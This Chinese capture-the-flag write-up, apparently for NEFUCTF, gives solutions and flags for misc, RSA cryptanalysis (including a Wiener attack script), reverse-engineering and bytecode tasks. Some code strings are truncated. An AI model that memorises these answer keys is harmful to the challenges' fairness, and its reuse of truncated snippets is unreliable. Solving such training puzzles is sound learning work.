
手动更改高度的值或者通过脚本等方式爆破高度得到完整图片：

```
PS E:\题目\2021-11-5\misc\ezpng> E:\tools\crcwhfix\crc32fix.exe .\file.png
trying width=800 height=1..0x0fff
FOUND! width: 800 height: 797
PS E:\题目\2021-11-5\misc\ezpng>
```

图片中包含 flag：

traffic

下载文件解压压缩包，得到一个 pcapng 文件，wireshark 打开进行流量分析，导出其中的所有 http 对象



其中有两个文件 secret 和 test 看起来不对劲，根据请求中的信息可知他们是 brotli 编码的，写个脚本或者通过其他方式解码：

```
import brotli


def decode(file: str):
    with open(file, "rb") as r:
        with open(f"{file[0]}out", "wb") as w:
            w.write(brotli.decompress(r.read()))


for name in ["secret", "test"]:
    decode(name)
```

得到 sout 和 tout 文件，查看文件内容或根据题目提示可知 tout 文件为 protobuf 协议的 .proto 文件，sout 可能为编码后的 protobuf 数据，这里使用 protoc 将 sout 作为 PBResponse 解码得到：

```
$ protoc --decode PBResponse tout < sout
code: 200
flag_part_convert_to_hex_plz: 15100450
dataList {
  flag_part: "e2345"
  junk_data: "7af2c"
}
dataList {
  flag_part: "7889b0"
  junk_data: "82bc0"
}
flag_part_plz_convert_to_hex: 16453958
flag_last_part: "d172a38dc"
```

根据字段名提示，将 `flag_part_convert_to_hex_plz` 和 `flag_part_plz_convert_to_hex` 的值转为十六进制后和其他部分拼接，得到 flag：`e66a22e23457889b0fb1146d172a38dc`。

Crypto

warmup

```
openssl rsautl -decrypt -in flag.enc -inkey private.pem -out msg.txt
```

即可得到flag

advance

```
import gmpy2
import hashlib

def transform(x, y):  # 使用辗转相处将分数 x/y 转为连分数的形式
    res = []
    while y:
        res.append(x // y)
        x, y = y, x % y
    return res


def continued_fraction(sub_res):
    numerator, denominator = 1, 0
    for i in sub_res[::-1]:  # 从sublist的后面往前循环
        denominator, numerator = numerator, i * numerator + denominator
    return denominator, numerator  # 得到渐进分数的分母和分子，并返回


# 求解每个渐进分数
def sub_fraction(x, y):
    res = transform(x, y)
    res = list(map(continued_fraction, (res[0:i] for i in range(1, len(res)))))  # 将连分数的结果逐一截取以求渐
    return res


def get_pq(a, b, c):  # 由p+q和pq的值通过维达定理来求解p和q
    par = gmpy2.isqrt(b * b - 4 * a * c)  # 由上述可得，开根号一定是整数，因为有解
    x1, x2 = (-b + par) // (2 * a), (-b - par) // (2 * a)
    return x1, x2


def wienerAttack(e, n):
    for (d, k) in sub_fraction(e, n):  # 用一个for循环来注意试探e/n的连续函数的渐进分数，直到找到一个满足条件的渐进分
        if k == 0:  # 可能会出现连分数的第一个为0的情况，排除
            continue
        if (e * d - 1) % k != 0:  # ed=1 (mod φ(n)) 因此如果找到了d的话，(ed-1)会整除φ(n),也就是存在k使得(e*d-1)
            continue

        phi = (e * d - 1) // k  # 这个结果就是 φ(n)
        px, qy = get_pq(1, n - phi + 1, n)
        if px * qy == n:
            p, q = abs(int(px)), abs(int(qy))  # 可能会得到两个负数，负负得正未尝不会出现
            d = gmpy2.invert(e, (p - 1) * (q - 1))  # 求ed=1 (mod  φ(n))的结果，也就是e关于 φ(n)的乘法逆元d
            return d
    print("该方法不适用")


n = 10199180977755325347027675139926474013115768232925267350179215450700615843443200914199536724196252570591
e = 46731919563265721307105180410302518676676135509737992912625092976849075262192092549323082367518264378631
d = wienerAttack(e, n)
print("d=", d)
k = hex(d)[2:]
flag = "NEFUCTF{" + hashlib.md5(k.encode('utf-8')).hexdigest() + "}"
# flag = "NEFUCTF{" + hashlib.md5(hex(d)).hexdigest() + "}"
print(flag)

# NEFUCTF{{47bf28da384590448e0b0d23909a25a4}
```

hard

RSA加密
pow(enc,e,N)

RSA解密
n==>p,q
phi=(p-1)*(q-1)
d = gmpy2.invert(e,phi)
m=pow(enc,d,n)

本题常规解题思路:
enc已知 n已知 d?==> e已知 ,求phi ==>求p和q
看着加密脚本中多次出现p及p^r，
本打算直接开用p=gmpy2.iroot(n,r)[0] 开多次方根求p，进而求q //根据加密脚本逆运算 未果 开不出来
ヽ(ゝ▽ゝ)ノ

另一种思路:
e太大 可使用算法从e中快速推断出d的值。 可使用Wiener’s Attack进行解d
求出d可直接求m
但是这样也确实解不出来

好吧 正确解题思路：
n==>分解n得到k个p 即n=p**k**
phi=(pk)-(p**k-1) //由欧拉函数得
d = gmpy2.invert(e,phi)
m=pow(enc,d,n)

欧拉函数学习链接:https://blog.csdn.net/liuzibujian/article/details/81086324
这个数学知识不看还真不行，看这个链接里面的"欧拉函数的几个性质"即可
题目中幂使用的是r而不是k
(python中使用**代表多少次幂)

```
#!/usr/bin/python
#coding:utf-8

import base64
import gmpy2
import libnum
from Crypto.Util.number import long_to_bytes,bytes_to_long

c = "..."


e = ...


p = ...

n = p**4

phi = p**4-p**3
#c = int(base64.b64decode(c).encode('hex'),16) 延伸
c = bytes_to_long(c.decode('base64'))
d = gmpy2.invert(e,phi)
m = pow(c,d,n)
print long_to_bytes(m)
```

Reverse

signin

将程序拖入IDA后在字符串列表可以找到flag

signin2

查壳查到是upx壳
手脱或用工具脱壳后用ida打开
shift+f12键查看所有字符串可以看到flag

Maze(misc)

在hex-view里看到了迷宫，点开check函数看到

```
bool __cdecl check(char *flag)
{
  char *v1; // eax
  int v2; // eax
  char *cur; // [esp+Ch] [ebp-4h]170个字符，其中有一个是空字符'0'

  cur = &maze[14];//这是一个含14*12的迷宫
  while ( *flag && *cur != '*' )//由此可见'*'是迷宫的墙
  {
    v1 = flag++;
    v2 = *v1;
    if ( v2 == 'd' )
    {
      ++cur;//d为向右走一步
    }
    else if ( v2 > 'd' )
    {
      if ( v2 == 's' )
      {
        cur += 13;//s为向右13步，在本二维数组中为向左下方一步或向右13步
      }
      else
      {
        if ( v2 != 'w' )
          return 0;
        cur -= 13;//w为向右上方一步或向左13步
      }
    }
    else
    {
      if ( v2 != 'a' )
        return 0;
      --cur;//a为向左一步
    }
  }
  return *cur == '#';//'#'是迷宫终点
}
```

根据题意，这是个14*12的迷宫，@是起点，#是终点，flag走迷宫的路径，且d:向前一步，a:向后一步，s:向前13步，w:向后13步，写代码生成迷宫

```
int main()
{
 char s[]="**************@***********-***********-***-**-*****--*****-*****-***#**-*****--**----******-**
 int i,j;
 for(i=0;i<12;i++)
 {
  for(j=0;j<14;j++)
   {
    if(s[i*14+j]=='-')
    cout<<"0"<<' ';
    else if(s[i*14+j]=='*')
    cout<<"X"<<' ';
    else
    cout<<s[i*14+j]<<' ';
   }
  cout<<endl;
 }
 return 0;
}
```

可以写BFS找，也可以直接手动找，得到顺序sssssdsssddsdddwwdwwaaaw，包上nefuctf{}即可提交

Crypto

手逆python字节码。源码用python -m dis code.py生成。

字节码还原的相关分析参考：

https://docs.python.org/zh-cn/3/library/dis.html

https://bbs.pediy.com/thread-262577.htm

得到源码：

```
import base64

k = 0
_ = 0
c = b"..." #base64密文略

c = base64.b64decode(c).decode().split(",")

def x(n):
    if n > 1:
        for i in range(2, n):
            if (n % i) == 0:
                return False
                break
        return True
    else:
        return False

z = lambda n: (2 ** n) - 1

out = ''

while _ < len(c):
    if x(z(k)):
        out += chr(int(c[_]) ^ z(k))
        _ += 1
    k += 1

print(out.join(['flag{','}']))
```

c解出的list与满足函数x()条件的 \(2^k-1\) 分别异或得到结果，而x()中判断 \(2^k-1\) 是否为素数。
直接运行在短时间只能得到前几位的结果，是因为 \(2^k-1\) 的值为指数级增长，而且x()中又需对每个数从2至当前数遍历，非常耗时。
换个角度，c的list长度为47，那么只需寻找前47个满足 \(2^k-1\) 为素数的 k 值即可。
这里可以自行学习一下梅森素数
可见满足梅森素数(\(2^k-1\))的梅森指数(k 值)必定也是素数，而寻找梅森素数的过程很复杂且极其耗时(发现第35-51个梅森素数的过程，使用巨型分布式算力都花费了近20年)。
对于著名数列，可以使用在线整数数列查询网站(OEIS)查询，梅森素数数列里不足47个，不过可以从梅森指数数列里取47个 k 再计算 \(2^k-1\)。

```
import base64

_ = 0
c = b"..." #base64密文略

c = base64.b64decode(c).decode().split(",")

me = [2, 3, 5, 7, 13, 17, 19, 31, 61, 89, 107, 127, 521, 607, 1279, 2203, 2281, 3217, 4253, 4423, 9689, 994

out = ''

while _ < len(c):
 out += chr(int(c[_]) ^ 2**me[_]-1)
 _ += 1

print(out.join(['flag{','}']))
```